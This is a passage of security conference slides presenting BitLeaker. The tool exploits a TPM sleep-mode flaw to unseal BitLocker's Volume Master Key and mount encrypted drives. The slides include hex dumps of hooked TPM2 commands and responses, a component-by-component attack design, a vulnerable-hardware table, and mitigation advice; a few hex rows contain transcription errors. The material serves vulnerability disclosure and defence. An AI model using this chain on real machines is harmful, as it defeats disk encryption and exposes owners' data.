 - Because Windows Boot Manager (bootmgfw.efi) was the first application after UEFI firmware
 - All parameters started from the base index.
 - If we got the parameters, we could reuse them **FOREVER!**
- **How to get the parameters of each command?**
 - Reverse engineering of Bootmgfw.efi?
 - Possible. However, we did not have much time!

Custom Bootloader v2

- We added hooks to the TPM protocol of UEFI firmware
 - Custom bootloader v2 hooks functions of EFI_TCG_PROTOCOL like HashLogExtendEvent() and SubmitCommand()
- Custom bootloader v2 dumps all TPM commands
 - GRUB2 has a chainloader feature that can load another bootloader
 - Boot sequence changes to UEFI firmware → Shim.efi → grub.efi → Bootmgfw.efi
 - Hooks of TPM protocol dumps all commands and executes original functions



TPM2_Load command
(0x157)

[60] tpm2_submit_command is called

[*] InputBuffer = 0x37a370, InputSize = 247

00000000	80 02 00 00 00 f7	00 00 01 57	81 00 00 01 00 00	00 00 00 00 00 00
00000010	00 09 40 00 00 09	00 00 00 00 00 00	00 8a 00 20 69	00 00 00 00 00 00
00000020	71 06 e4 f0 1f 2e	eb 6a f9 ea 6e 56	0c ab d0 d2	00 00 00 00 00 00
00000030	af e1 bc b6 66 a0	26 75 41 de 84 a6	3f 5d f6 00	00 00 00 00 00 00
00000040	10 6c 2a 84 f5 a8	9d e9 45 5f 44 a6	18 34 43 5d	00 00 00 00 00 00
00000050	82 08 02 6a 73 f7	88 83 c1 84 3e 5f	8a 62 f5 2c	00 00 00 00 00 00
00000060	98 ec 58 80 01 9d	db 13 1e 81 ba c5	a4 24 6c 8a	00 00 00 00 00 00
00000070	4b 22 c8 92 b2 fd	e6 d9 c5 71 9e cd	09 53 3b c2	00 00 00 00 00 00
00000080	87 f0 2d 9b e7 7c	e8 f4 a3 17 f3 59	ea 33 cd ee	00 00 00 00 00 00
00000090	1d 41 1b 75 8f 15	0e 49 1b 4b 0b 52	f9 54 25 21	00 00 00 00 00 00
000000a0	19 21 1c 54 13 62	dd 00 4e 00 08 00	0b 00 00 00 04	00 00 00 00 00 00
000000b0	12 00 20 16 d1 24	b4 05 e9 fe 7a 2c	d8 68 54 ch	00 00 00 00 00 00
000000c0	39 49 a0 45 38 16	f2 14 67 64 b0 07	85 1e d5 e5	00 00 00 00 00 00
000000d0	84 87 3c 00 10 00	20 c8 73 f1 5a 96	2a fb 20 f4	00 00 00 00 00 00
000000e0	a9 b7 14 fe 86 68	21 69 88 e0 6a de	14 81 6d 44	00 00 00 00 00 00
000000f0	c1 19 32 3c 16 52	e4 00 00 00 00 00	01 00 00 00 00	00 00 00 00 00 00

[*] OutputBuffer = 0x366400, OutputSize = 1024

00000000	80 02 00 00 00 3b	00 00 00 00 80 00	00 01 00 00 00 00
00000010	00 24 00 22 00 0b	80 6e f1 9f c7 4f	bd 6d e6 86
00000020	9f 6b e6 dc 46 fd	c6 df 78 1b 0d 63	68 af 38 67
00000030	72 80 2f 9f 28 19	00 00 01 00 00 00	00 00 00 00 00 00
00000040	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00

Handle used for sealing VMK
(0x81000001)

Public data of sealed VMK object

Private data of sealed VMK object

Result code (success)

Loaded handle of sealed VMK object
(0x80000001)

TPM2_StartAuthSession
(0x176)

Handles for protecting
new session
(RH_NULL, 0x40000007)

[62] tpm2_submit_command is called

[*] InputBuffer = 0x39a9e0, InputSize = 59

00000000	80 01 00 00 00 3b	00 00 01 76	40 00 00 07	40 00
00000010	00 07 00 20	2e 71 eb 0c	dc 43 3d 34	35 80 9f ef
00000020	8c 93 0b 71	70 56 21 28	93 8f 5c 51	a2 c3 b6 33
00000030	5c 01 03 83	00 00 01 00	10 00 0b	

[*] OutputBuffer = 0x366610, OutputSize = 1024

00000000	80 01 00 00 00 30	00 00 00 00	03 00 00 00	00 20
00000010	e6 93 ec b6 74 e7	b5 38 f5 b2	21 6f 81 af	31 ae
00000020	37 84 d0 1b 38 5e	ee 9d 9d de	ba 0e 4e 7c	8d
00000030	00 00 00 00 00 00	00 00 00 00	00 00 00 00	00 00
*				
000003f0	00 00 00 00 00 00	00 00 00 00	00 00 00 00	00 00

SHA256 of nonce for
new session

Result code (success)

New session handle
(0x03000000)

TPM2_PolicyAuthorize
(0x16b)

Session handle
(0x03000000)

Result code (success)

TPM2_PolicyPCR
(0x17f)

Session handle
(0x03000000)

Policy digest and bitmap
(PCR #7, #11)

Result code
(TPM_RC_VALUE)

[64] tpm2_submit_command is called

[*] InputBuffer = 0x397a00, InputSize = 14

00000000 80 01 00 00 00 0e 00 00 01 6b 03 00 00 00

[*] OutputBuffer = 0x366610, OutputSize = 1024

00000000 80 01 00 00 00 0a 00 00 00 00 00 00 00 00 00

00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

*

000003f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

[65] tpm2_submit_command is called

[*] InputBuffer = 0x38a3b0, InputSize = 58

00000000 80 01 00 00 00 3a 00 00 01 7f 03 00 00 00 20

00000010 cd c7 f9 59 83 6f 5a 3e 52 e8 d4 ce 3f 0e df 6f

00000020 37 bc f8 3a b1 76 ef 6d 45 09 de f1 ff 67 64 3c

00000030 00 00 00 01 00 0b 03 80 08 00

[*] OutputBuffer = 0x366820, OutputSize = 1024

00000000 80 01 00 00 00 0a 00 00 01 c4 00 00 00 00 00

00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

*

000003f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TPM2_Unseal (0x15e)

Loaded handle of sealed VMK (0x80000001)

Session handle (0x03000000)

```
[>>] Execute TPM2_Unseal... Input file tpm2_unseal.bin  
Initializing Local Device TCTI Interface  
[*] Input Size 27  
0000000000 80 02 00 00 00 1b 00 00 01 5e 80 00 00 01 00 00  
000000010 00 09 03 00 00 00 00 00 00 00 00 00 00 00 00 00
```

TPM2_Unseal
(0x15e)

Loaded handle of sealed VMK
(0x80000001)

Session handle
(0x03000000)

Result code (success)

VMK of BitLocker!!

[>>] Execute TPM2_Unseal... Input file tpm2_unseal.bin

Initializing Local Device TCTI Interface

[*] Input Size 27

00000000	80	02	00	00	00	1b	00	00	01	5e	80	00	00	01	00	00
00000010	00	09	03	00	00	00	00	00	00	00	00	00	00	00	00	00

[*] Output Size 97, Result: Success

00000000	80	02	00	00	00	61	00	00	00	00	00	00	2e	00	2c	
00000010	2c	00	00	00	01	00	00	00	03	20	00	00	98	ba	04	e3
00000020	c6	f5	9a	c6	b4	3c	07	19	31	66	77	fb	68	93	71	87
00000030	f8	03	35	54	13	c3	40	da	17	43	36	37	00	20	97	bf
00000040	66	d5	32	95	28	83	2a	34	c6	92	66	f4	50	f8	b2	d5
00000050	ad	05	8b	1e	68	6a	ea	02	8c	8e	81	98	64	38	00	00
00000060	00															

[>>] Success

Get Parameters from BitLocker's Metadata (1)

- BitLocker saved parameters into its metadata area
 - A TPM-encoded VMK blob in metadata had essential data we needed!
 - We could get BitLocker's metadata with a well-known tool, **Dislocker**!
- Could we extract the VMK from other PCs? **YES!!**
 - If the PC had the TPM vulnerability, we could get it!



bGet Parameters from BitLocker's Metadata (2)

```
Datum value type: 6  
`--> TPM_ENCODED -- Total size header: 12 -- Nested datum: no
```

```
Status: 0x1
```

```
Unknown: 0x880
```

```
Payload:
```

0x00000000	00	8a	00	20	69	71	06	e4-f0	1f	2e	eb	6a	f9	ea	6e
0x00000010	56	0c	ab	d0	d2	af	e1	bc-b6	66	a0	26	75	41	de	84
0x00000020	a6	3f	5d	f6	00	10	6c	2a-84	f5	a8	9d	e9	45	5f	44
0x00000030	a6	18	34	43	5d	82	08	02-6a	73	f7	88	83	c1	84	3e
0x00000040	5f	8a	62	f5	2e	98	ec	58-80	01	9d	db	13	1e	81	ba
0x00000050	c5	a4	24	6c	8a	4b	22	c8-92	b2	fd	e6	d9	c5	71	9e
0x00000060	cd	09	53	3b	c2	87	f0	2d-9b	e7	7c	e8	f4	a3	17	f3
0x00000070	59	ea	33	cd	ee	1d	41	1b-75	8f	15	0e	49	1b	4b	0b
0x00000080	52	f9	54	25	21	19	21	1c-54	13	62	dd	00	4e	00	08
0x00000090	00	0b	00	00	04	12	00	20-16	d1	24	b4	05	e9	fe	7a
0x000000a0	2c	d8	68	54	cb	39	49	a0-45	38	16	f2	14	67	64	b0
0x000000b0	07	85	1e	d5	e5	84	87	3c-00	10	00	20	c8	73	f1	5a
0x000000c0	96	2a	fb	20	f4	a9	b7	14-fe	86	68	21	69	88	e0	6a
0x000000d0	de	14	81	6d	44	c1	19	32-3c	16	52	e4	00	20	cd	c7
0x000000e0	f9	59	83	6f	5a	3e	52	e8-d4	ce	3f	0e	df	6f	37	bc
0x000000f0	f8	3a	b1	76	ef	6d	45	09-de	f1	ff	67	64	3c	03	80
0x00000100	08	00													

Public and private data
of sealed VMK for TPM2_Load

Policy digest and PCR bitmap
for TPM2_PolicyPCR

We got the last piece of the puzzle



- We finally....
 - Reset a dTPM and fTPM
 - Got normal hashes and replayed them to the TPM
 - Got a TPM-encoded VMK blob and sent it to the exploited TPM
 - Extracted the VMK from the exploited TPM



```
[>>] Execute TPM2_Unseal... Input file tpm2_unseal.bin
Initializing Local Device TCTI Interface
[*] Input Size 27
00000000 80 02 00 00 00 1b 00 00 01 5e 80 00 00 01 00 00 | .....^.....|
00000010 00 09 03 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
```



```
[*] Output Size 97, Result: Success
00000000 80 02 00 00 00 61 00 00 00 00 00 00 2e 00 2c | .....a.....|
00000010 2c 00 00 00 01 00 00 00 03 20 00 00 98 ba 04 e3 | ,..... . ....|
00000020 c6 f5 9a c6 b4 3c 07 19 31 66 77 fb 68 93 71 87 | .....<..1fw.h.q.|
00000030 f8 03 35 54 13 c3 40 da 17 43 36 5f 00 20 97 bf | ..5T..@..C67. ...|
00000040 00 05 52 95 28 85 00 00 00 00 00 00 50 f9 b2 d5 1f 2 0 *4 f 0
00000050 ad 05 8b 1e 68 6a
00000060 00
[>>] Success
```

VMK of BitLocker!!

Contents



- Background
- Subverting TPMs with One Vulnerability
- Subverting Microsoft's BitLocker
- BitLeaker Design and Implementation
- Demo and Conclusion



BitLeaker?

- Is a new tool to get your data back!
 - It can decrypt the BitLocker-locked partition with the sleep mode vulnerability
- Consists of several parts we made and customized
 - **BitLeaker bootloader, BitLeaker kernel module, BitLeaker launcher, and Customized Dislocker**



Project Link:

<https://github.com/kkamagui/bitleaker>

BitLeaker Bootloader

- Is the custom bootloader v2 we made!
- Dumps event logs from UEFI firmware and saves them into RAM
 - It saves event types, PCR numbers, and hashes into 0x80000
 - BitLeaker kernel module uses the data
- Dumps all TPM commands of BitLocker
 - It hooks EFI_TCG2_PROTOCOL of UEFI firmware and loads the Windows boot manager, bootmgfw.efi
 - It shows all TPM commands on the screen

BitLeaker Kernel Module

- **Exploits the sleep mode vulnerability**
 - It changes tpm_pm_suspend() function to NULL function
 - When the system wakes up from sleep mode, TPM is reset
- **Dumps event types, PCR numbers, and hashes of BitLeaker bootloader into a kernel log file**
 - It reads data of BitLeaker bootloader from 0x80000 and saves them to a kernel log file (kmsg)
 - BitLeaker launcher uses the data

BitLeaker Launcher

- **Loads BitLeaker kernel module and exploits a TPM**
 - After exploiting, it replays hashes related to PCR #7 and #11
- **Extracts the VMK and mounts a BitLocker-locked partition**
 - It gets a TPM-encoded blob with customized Dislocker
 - Dislocker extracts the blob from BitLocker's metadata area
 - It sends TPM commands with the blob and extracts the VMK
 - It mounts a BitLocker-locked partition with the customized Dislocker

Customized TPM2-Tools and Dislocker

- Customized TPM2-Tools v1.0

- Can send SHA256 hashes and TPM commands to a TPM
- We added those features to the TPM2-Tools v1.0

- Customized Dislocker

- Can load the VMK directly and mount a BitLocker-locked partition
- We added the feature and contributed it to the Dislocker project
 - <https://github.com/Aorimn/dislocker/pull/182>



- Ubuntu 18.04
 - + BitLeaker Bootloader
 - + BitLeaker Kernel Module
 - + BitLeaker Launcher
 - + Customized TPM2-Tools
 - + Customized Dislocker
-
- BitLeaker Bootable USB

Model	Status	BIOS			The version we found the vulnerability!
		Vendor	Version	Release Date	
Intel NUC8i7HVK	Vulnerable	Intel	J68196-503	12/17/2018	Intel Corporation (fTPM)
Intel NUC5i5MYHE	Vulnerable	Intel	MYBDWi5v.86A.0055.2019.0820.1505	08/20/2019	Infineon (IFX) (dTPM)
HP EliteDesk 800 G4	Safe	HP	Q21	02/15/2019	Infineon (IFX) (dTPM)
Dell Optiplex 7060	Safe	Dell	1.4.2	06/11/2019	NTC (dTPM)
ASUS Q170M-C	Vulnerable	American Megatrends Inc.	4212	07/24/2019	Infineon (IFX) (dTPM)
ASUS PRIME Z390-A	Safe	American Megatrends Inc.	1302	09/02/2019	Intel Corporation (fTPM)
ASRock Z390 Extreme	Safe	ASRock	P4.20	07/29/2019	Intel Corporation (fTPM)
GIGABYTE AORUS Z390 Elite	Safe	American Megatrends Inc.	F8	06/05/2019	Intel Corporation (fTPM)
GIGABYTE Z370-HD3	Safe	American Megatrends Inc.	F13	08/13/2019	Intel Corporation (fTPM)
MSI MAG Z390M MORTAR	Safe	American Megatrends Inc.	1.50	08/08/2019	Intel Corporation (fTPM)

DEMO



BitLeaker v1.0

Conclusion and Black Hat Sound Bytes

- One vulnerability can subvert the dTPM and fTPM with the **ACPI S3 sleeping state**
 - We found CVE-2018-6622, and fTPM also has the same vulnerability
- **BitLeaker can decrypt a BitLocker-locked partition**
 - It extracts the VMK from TPMs and mounts the encrypted partition
- **Update your BIOS/UEFI firmware with the latest version!**
 - If there is no patched firmware, **use BitLocker with the PIN**
 - Check your system with the latest Napper version
 - <https://github.com/kkamagui/napper-for-tpm>

Questions ?



Project : <https://github.com/kkamogui/bitleaker>
Contact: hanseunghun@nsr.re.kr, @kkamogui1
parkparkqw@nsr.re.kr, @DavePark312

Reference

- Seunghun, H., Wook, S., Jun-Hyeok, P., and HyoungChun K. *Finally, I can Sleep Tonight: Catching Sleep Mode Vulnerabilities of the TPM with the Napper*. Black Hat Asia. 2019.
- Seunghun, H., Wook, S., Jun-Hyeok, P., and HyoungChun K. *A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping*. USENIX Security. 2018.
- Seunghun, H., Jun-Hyeok, P., Wook, S., Junghwan, K., and HyoungChun K. *I Don't Want to sleep Tonight: Subverting Intel TXT with S3 Sleep*. Black Hat Asia. 2018.
- Dislocker project, <https://github.com/Aorimn/dislocker>
- Napper project, <https://github.com/kkamagui/napper-for-tpm>
- Microsoft. *BitLocker Drive Encryption*. <http://download.microsoft.com/download/a/f/7/af7777e5-7dcd-4800-8a0a-b18336565f5b/bitlockerflow.doc>
- Pulse Security. *Extracting BitLocker keys from a TPM*. <https://pulsesecurity.co.nz/articles/TPM-sniffing>
- NCC Group. *TPM Genie*. https://github.com/nccgroup/TPMGenie/blob/master/docs/CanSecWest_2018_-_TPM_Genie_-_Jeremy_Boone.pdf
- Microsoft. *Advanced troubleshooting for Windows boot problems*. <https://docs.microsoft.com/en-us/windows/client-management/img-boot-sequence>
- Microsoft. *Diving into Secure Boot*. <https://blogs.technet.microsoft.com/dubaisec/2016/03/14/diving-into-secure-boot/>